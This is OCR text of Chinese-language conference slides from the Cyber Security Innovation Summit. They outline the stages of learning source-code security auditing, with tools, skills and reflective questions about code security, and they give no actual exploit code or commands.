
3

Part 03 代码审计心得

思维初步建设


前端基础
所有！！！
语法
面向对象
MVC设计模型
第三方库
.....
ThinkPHP
SSH
.....
Seay
Fortify
.....
MySQL
Oracle
.....
Web前端
web漏洞类型和原理
编程语言的基础
web框架
工具的使用
数据库
初入江湖

思维初步建设


整理一套自己喜欢的工具
自定义扫描规则
编写规则
断点调试
SQL监控工具
java反编译工具
.....
根据经验总结漏洞出现的位置
根据定向功能快速定位可能存在的漏洞
.....
编写漏洞payload
了解各个组件漏洞
不断地复现一直漏洞
了解配置
整理自己的漏洞库
不停的复习新出漏洞
总结经验
.....
工具的整理与优化
熟悉漏洞出现的位置
其他
渐入佳境

思维初步建设


了解语言不同版本的区别
了解语言底层的设计
PHP的编程提高
JAVA的编程提高
各类语言编程的提高
windows
linux
各类容器
语言的特性
编程的能力决定了你的挖洞数量
环境的特性
总结经验中，希望大佬来补充
一代宗师

思维初步建设

个人成长体会

- 学习代码
- 读懂代码
- 会写代码
- 思考代码
- 调试代码
- 总结代码
- ……
- 代码安全

思考程序的本身

程序中的每一段代码都有用?

会代码你就能做代码审计了?

程序开发完程序员就想留一些漏洞?

是否可以为了安全多写一些过滤的方法?

如何减少漏洞?

程序代码保密，黑客就找不到漏洞?

执行这个代码流程能跑就行了?

漏洞修复了就安全了?

最新版的框架就是安全的?

是否用越少的代码开发越安全?

是否开源的组件、包就安全?

做了代码审计程序就没有漏洞了?

.....

网络安全创新大会
Cyber Security Innovation Summit

THANKS

个人微信